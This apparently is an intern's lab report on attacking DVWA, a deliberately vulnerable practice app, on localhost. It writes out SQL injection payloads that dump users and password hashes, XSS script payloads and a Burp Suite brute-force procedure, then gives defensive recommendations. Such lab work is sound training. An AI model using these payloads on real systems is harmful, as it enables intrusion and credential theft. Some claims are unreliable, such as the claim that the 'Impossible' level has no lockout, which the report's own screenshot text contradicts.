

# CYBER SECURITY INTERNSHIP

## TASK 1 REPORT



**Task Title:** Web Application Security Testing

**Track code:** FUTURE\_CS\_01

**Intern Name:** Eryl Bwiru Makorre

---

### Aim:

The primary objective of this task is to perform an in-depth security assessment of a web application using the Damn Vulnerable Web Application (DVWA) platform in a controlled lab environment. The focus is on identifying and exploiting widely known web vulnerabilities such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and authentication flaws through simulated brute-force attacks. This assessment aims to understand the potential impact of these vulnerabilities and provide strategic recommendations and best practices to enhance the overall security posture of modern web applications.

---

## DVWA SQL Injection Vulnerability Exploitation

### **Target Environment:**

- **Application:** DVWA (Damn Vulnerable Web Application)
  - **Security Level:** Low
  - **SQL Database:** MySQL
  - **Module:** SQL Injection
- 

### **Objective:**

To demonstrate and document SQL Injection attacks on a vulnerable input field in DVWA to:

1. Retrieve user data.
  2. List database tables.
  3. Enumerate table columns.
- 

### **Setting Up DVWA in Kali Linux:**

Requirements:

- Apache web server
- MySQL/MariaDB
- PHP
- DVWA source code (from GitHub)

### **Login to DVWA**

URL: <http://localhost/DVWA/login.php>

Default Credentials:

**Username:** admin    **Password:** password

---

**DVWA is Ready!**

You can now start testing vulnerabilities like: SQL Injection, XSS, CSRF

## Basic SQL Injection Test

- **Input:** 1
- 

- **Result:**

Displays record for ID: 1:

First name: admin

Surname: admin

---

- **Observation:**

The backend executes:

**SELECT \* FROM users WHERE id = '1'**

This confirms the input is being inserted directly into a SQL query without sanitization.

The screenshot shows the DVWA application interface. The title bar says "DVWA". The left sidebar has a menu with various security vulnerabilities listed, including "Home", "Instructions", "Setup / Reset DB", "Brute Force", "Command Injection", "CSRF", "File Inclusion", "File Upload", "Insecure CAPTCHA", "SQL Injection" (which is highlighted in green), "SQL Injection (Blind)", "Weak Session IDs", "XSS (DOM)", "XSS (Reflected)", "XSS (Stored)", and "CSP Bypass". The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" field containing "1" and a "Submit" button. Below the form, the output shows "ID: 1" in red, followed by "First name: admin" and "Surname: admin" in black. At the bottom, there is a "More Information" section with a list of links:

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

Screenshot: sql\_1.png

---

## Bypass Authentication & Dump All Users

- **Input:**

1' or '1'='1

- **Result:**

Dumps all users from the database:

Admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith

---

- **Underlying Query:**

SELECT \* FROM users WHERE id = '1' OR '1'='1'

---

- **Impact:**

- Authentication bypass
- Full table enumeration
- Critical breach of confidentiality

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar menu with various security vulnerabilities listed. The 'SQL Injection' item is highlighted. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' input field and a 'Submit' button. The input field contains the value 'ID: 1' or '1'='1'. To the right of the input field, the results of the injection are displayed in red text:  
First name: admin  
Surname: admin  
  
First name: Gordon  
Surname: Brown  
  
First name: Hack  
Surname: Me  
  
First name: Pablo  
Surname: Picasso  
  
First name: Bob  
Surname: Smith

Screenshot: sql\_2.png

## Extract Table Names

- **Input:**

-1' UNION SELECT table\_name, NULL FROM information\_schema.tables  
WHERE table\_schema = 'dvwa' –

---

- **Result:**

Reveals the following tables:

- Guestbook
- Users

---

- **Impact:**

- Database schema enumeration
- Attackers now know which tables to target next

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, and DVWA Security. The main content area has a title "Vulnerability: SQL Injection". It contains a form with "User ID:" and "Submit" buttons. Below the form, two SQL injection queries are displayed in red text:  
ID: -1' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'dvwa' --  
First name: users  
Surname:  
ID: -1' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'dvwa' --  
First name: guestbook  
Surname:  
A "More Information" section follows, listing four links: [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection), <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection), and <https://bobby-tables.com/>.

Screenshot: sql\_3.png

### Extract Column Names from users Table

- **Input:**

-1' UNION SELECT column\_name, NULL FROM information\_schema.columns  
WHERE table\_name = 'users' –

---

- **Result:**

Enumerates column names:

- user\_id
- first\_name
- Sur\_name

- **Impact:**

Full mapping of user table columns, including sensitive fields like:

- First name of all the users

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface, specifically the SQL Injection section. On the left, there's a sidebar with various menu items. The 'SQL Injection' item is highlighted with a green background. The main content area has a title 'Vulnerability: SQL Injection'. Below it, there's a form with a 'User ID:' input field and a 'Submit' button. To the right of the input field, several SQL queries are displayed, each starting with 'ID: -1' followed by a UNION SELECT statement targeting the 'users' table from the 'information\_schema.columns' view. These queries attempt to extract columns such as 'user\_id', 'first\_name', 'last\_name', 'password', 'avatar', 'last\_login', and 'failed\_login'. At the bottom of the main content area, there's a 'More Information' section with links to external resources about SQL injection.

Screenshot: sql\_4.png

## Extract Usernames and Passwords from users Table

- **Input:**

-1' UNION SELECT user, password FROM users –

The screenshot shows the DVWA application interface. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current category, highlighted in green), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area has a title 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' input field and a 'Submit' button. Below the form is a text box displaying the results of a SQL injection query. The results show four user entries: admin, gordonb, pablo, and smithy, each with their corresponding MD5-hashed password.

```

User ID: [ ] Submit
ID: -1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: -1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: -1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: -1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: -1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

Screenshot sql\_5.png

- **Result:**

Enumerates sensitive user credentials:

- admin | 5f4dcc3b5aa765d61d8327deb882cf99
- gordonb | e99a18c428cb38d5f260853678922e03
- pablo | 0d107d09f5bbe40cade3de5c71e9e9b7

- **Impact:**

Full compromise of authentication data:

- Reveals usernames of all registered users
- Leaks MD5-hashed passwords, which can be cracked easily
- Enables unauthorized login and privilege escalation (e.g., admin access)

**What was done:** SQL injection techniques were applied to extract sensitive data by retrieving user records, enumerating database tables and columns, and capturing usernames with their corresponding hashed passwords.

**Conclusion:** Through SQL injection, attackers were able to retrieve complete user data and database schema details. This exploitation revealed the absence of essential security measures like input validation and the failure to use parameterized SQL queries.

# DVWA XSS Vulnerability Testing

## Overview

This report outlines the identification and exploitation of three types of Cross-Site Scripting (XSS) vulnerabilities using DVWA:

- Reflected XSS
- Stored XSS
- DOM-Based XSS

### 1. Reflected XSS

#### Description:

Reflected XSS occurs when user input is reflected immediately in the page response without proper validation or encoding.

#### Steps Taken:

- Navigated to the "XSS (Reflected)" module.
- Entered the string `testing` to test input reflection.
- Injected payload: `<script>alert('XSS')</script>`

#### Result:

- Payload executed immediately in the browser.

The screenshot shows the DVWA interface with the title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. On the left, a sidebar menu lists various attack modules, with 'XSS (Reflected)' highlighted in green. The main content area has a form field labeled 'What's your name?' containing the value 'testing'. Below the form, the text 'Hello testing' is displayed in red, indicating the reflected payload was executed. At the bottom, a 'More Information' section provides links to external resources about XSS attacks.

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?  Submit

Hello testing

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Screenshot: xssr\_1.png

## 2. Stored XSS

### Description:

Stored XSS involves injecting a malicious script that gets saved on the server (e.g., in a database) and executes whenever the data is viewed.

### Steps Taken:

- Navigated to "XSS (Stored)" module.
- Input Name: xss test
- Input Message: <script>alert(1)</script>

The screenshot shows the "Vulnerability: Stored Cross Site Scripting (XSS)" page. It has two input fields: "Name \*" with "xss test" and "Message \*" with "<script>alert(1)</script>". Below the form, a preview box shows "Name: test" and "Message: This is a test comment.". A "Sign Guestbook" button is at the bottom of the form area.

**More Information**

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Screenshot: xsss\_2.png

- Submitted the form.

**Result:** Alert box popped up when the stored message was rendered.



Screenshot: xsss\_3.png


### 3. DOM-Based XSS

#### Description:

DOM-Based XSS occurs on the client-side where JavaScript manipulates the DOM using untrusted data (e.g., URL parameters).

#### Steps Taken:

- Navigated to "XSS (DOM)" module.




Screenshot: xssd\_1.png

- Modified URL to: ?default=French and observed behavior.

#### Result:

- JavaScript executed due to lack of sanitization in JavaScript code.



Screenshot: xssd\_2.png

## **Summary Table:**

XSS Type	Stored on Server	Trigger Location	Risk Level	Example Field
Reflected XSS	No	Immediate response	Medium	Search, Forms
Stored XSS	Yes	On viewing saved data	High	Comments, Messages
DOM-Based XSS	No	Client-side script code	High	URL Parameters

**Conclusion:** All three types of XSS—Reflected, Stored, and DOM-Based—were successfully exploited, revealing how inadequate input validation and missing output encoding can result in serious client-side vulnerabilities.

## Brute Force Attack Simulation on DVWA using Burp Suite

### **Objective:**

To simulate a brute force attack on a vulnerable web application and understand how attackers exploit weak authentication mechanisms using Burp Suite's Intruder feature.

### **Tools Used:**

- Burp Suite
  - DVWA (Damn Vulnerable Web Application)
  - Kali Linux
  - Custom Password Wordlist
- 

### **Procedure:**

#### **1. Setup:**

- DVWA configured to 'Impossible' difficulty level
- Logged into DVWA with valid admin credentials



**Screenshot: BF\_1.png**

## 2. Target Identification:

- Navigated to the "Brute Force" module in DVWA
- Attempted a failed login to capture the POST request

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: Brute Force". On the left, there's a sidebar with various security modules listed: Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout.

The main content area has a "Login" form with "Username: admin" and "Password: \*\*\*\*". Below the form, an error message says "Username and/or password incorrect." and "Alternative, the account has been locked because of too many failed logins. If this is the case, please try again in 15 minutes." At the bottom right of the main content area are "View Source" and "View Help" buttons.

At the very bottom of the page, it says "Damn Vulnerable Web Application (DVWA)".

Screenshot: BF\_2.png

## 3. Intercept & Analyze Request:

- Opened Burp Suite and enabled the Intercept option
- Captured the login POST request and sent it to Intruder

The screenshot shows the Burp Suite interface. The top navigation bar includes Project, Intruder, Repeater, View, Help, Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and Settings. The "Intercept" tab is selected.

The "HTTP History" tab shows a list of captured requests. One specific POST request from "http://127.0.0.1" to "/dvwa/vulnerabilities/brute/" is selected. The details pane shows the raw request body:

```

POST /dvwa/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security_impossible; PHPSESSID=govlueta580p6e1nfullnkcgj
Connection: keep-alive
username=admin&password=abcd&Login=Login&user_token=98d09bacc32c0b883e46fe903c8balb

```

The "Response" tab shows the raw response body:

```

HTTP/1.1 200 OK
Date: Thu, 19 Jun 2009 15:32:45 GMT
Server: Apache/2.4.62 (debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: security_impossible; PHPSESSID=nvajfr-1r204opfj7kandegc4v; expires=Fri, 20 Jun 2025 15:32:45 GMT; Max-Age=604800; path=/; HttpOnly; SameSite=Strict
Vary: Accept-Encoding
Content-Length: 496
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)</title>
</head>
<link rel="stylesheet" type="text/css" href="../../../../dvwa/css/main.css" />
<link rel="icon" type="image/ico" href="../../../../dvwa/favicon.ico" />

```

The "Inspector" tab on the right shows the request attributes, body parameters, cookies, headers, and response headers.

**Request**

Pretty Raw Hex

```

1 POST /dvwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 84
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security-impossible; PHPSESSID=govluseste588p6e1nfullnkcg
21 Connection: keep-alive
22
23 username=admin&password=abcd&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b

```

Event log (2) All issues

Screenshot: BF\_3.png

#### 4. Configure Burp Intruder:

- Set payload position for the password field

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

(Sniper attack) Start attack

Target http://127.0.0.1  Update Host header to match target

Positions Add \$ Clear \$ Auto \$


```

1 POST /dvwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 84
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security-impossible; PHPSESSID=govluseste588p6e1nfullnkcg
21 Connection: keep-alive
22
23 username=admin&password=abcd&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b

```

Screenshot: BF\_4.png

- Loaded a custom wordlist of potential passwords



Screenshot: BF\_5.png

## 5. Execute Attack:

- Launched attack via Burp Intruder
- Monitored response lengths and status codes
- Identified correct password based on unique response behavior

Request	Pretty	Raw	Hex
1	POST /dvwa/vulnerabilities/brute/ HTTP/1.1		
2	Host: 127.0.0.1		
3	Content-Length: 88		
4	Cache-Control: max-age=0		
5	sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"		
6	sec-ch-ua-mobile: ?0		
7	sec-ch-ua-platform: "Linux"		
8	Accept-Language: en-US,en;q=0.9		
9	Origin: http://127.0.0.1		
10	Content-Type: application/x-www-form-urlencoded		
11	Upgrade-Insecure-Requests: 1		
12	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36		
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0		
14	Sec-Fetch-Site: same-origin		
15	Sec-Fetch-Mode: navigate		
16	Sec-Fetch-User: ?1		
17	Sec-Fetch-Dest: document		
18	Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/		
19	Accept-Encoding: gzip, deflate, br		
20	Cookie: security'impossible; PHPSESSID=govluseste588p6elnfullnkcjg		
21	Connection: keep-alive		
22			

Screenshot: BF\_6.png

## Result:

Successful login detected using the password: **password**

The screenshot shows the DVWA application interface. On the left is a sidebar with various security modules: Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Vulnerability: Brute Force". It has a "Login" form with fields for "Username" (admin) and "Password" (admin). A "Login" button is present. Below the form, a welcome message says "Welcome to the password protected area admin" and displays a small profile picture of a person with curly hair. A "Warning" message states: "Warning: Someone might of been brute forcing your account." Below that, it shows "Number of login attempts: 200" and "Last login attempt was at: 2025-06-30 8:18:21".

At the bottom of the main content area, there are links for "More Information" pointing to external resources: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack), <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>, and <https://www.gollumcloud.com/brute-force-attack-web-forms>.

At the very bottom of the page, there are two buttons: "View Source" and "View Help".

Screenshot: BF\_7.png

### Analysis & Observations:

- Response codes and content length differences were key in detecting a successful login
- Lack of rate-limiting or CAPTCHA made the attack feasible even at the highest security level

### Security Recommendations:

- Implement account lockout after multiple failed attempts
- Enforce CAPTCHA to mitigate automated attacks
- Apply strong password policies and multi-factor authentication

---

### Learning Outcomes:

- Deepened understanding of brute force attack methodologies
  - Enhanced skills in HTTP request analysis and manipulation
  - Practical exposure to Burp Suite's Intruder module
-

#### **Ethical Note:**

All actions were performed in a safe, controlled lab environment using intentionally vulnerable software for educational purposes only. Unauthorized access to real systems is illegal and unethical.

---

## **Brute Force Authentication Attack**

- **What was done:** A brute-force attack was simulated using Burp Suite Intruder with a custom wordlist.
  - **Conclusion:** The application lacked protections like rate limiting, CAPTCHA, or lockout mechanisms, making it vulnerable even on "Impossible" security settings. This underscores the necessity of robust authentication defense mechanisms.
-

## **Overall Conclusion:**

The security evaluation carried out on DVWA effectively highlighted how prevalent web vulnerabilities—such as SQL Injection, Cross-Site Scripting (XSS), and insufficient authentication mechanisms—can be leveraged by attackers to compromise a web application. Through hands-on exploitation, each test exposed critical security weaknesses capable of leading to serious consequences including data leaks, unauthorized system access, and significant reputational and financial harm in real-world environments.

This practical assessment reinforces the urgent need for organizations to adopt a proactive and security-first development approach. To build resilient web applications, it is essential to:

- Enforce strict input validation and output encoding to prevent injection and scripting attacks.
- Follow secure coding standards, such as the use of parameterized queries to mitigate SQL injection risks.
- Implement robust authentication frameworks, including rate-limiting, CAPTCHA, and multi-factor authentication (MFA) to deter brute-force and automated attacks.
- Conduct regular security assessments, including penetration testing and code reviews, to detect and resolve vulnerabilities before they can be exploited.

In conclusion, this task not only demonstrated the ease with which insecure applications can be compromised but also emphasized the importance of continuous security awareness, developer training, and defensive programming in safeguarding web environments.

## References:

- [1] D. Hunt, *Damn Vulnerable Web Application (DVWA)*. GitHub. [Online]. Available: <https://github.com/digininja/DVWA> [Accessed: Jul. 14, 2025].
- [2] OWASP Foundation, *Cross Site Scripting (XSS)*. OWASP. [Online]. Available: <https://owasp.org/www-community/attacks/xss/> [Accessed: Jul. 14, 2025].
- [3] PortSwigger Ltd., *Burp Suite Documentation*. PortSwigger. [Online]. Available: <https://portswigger.net/burp/documentation> [Accessed: Jul. 14, 2025].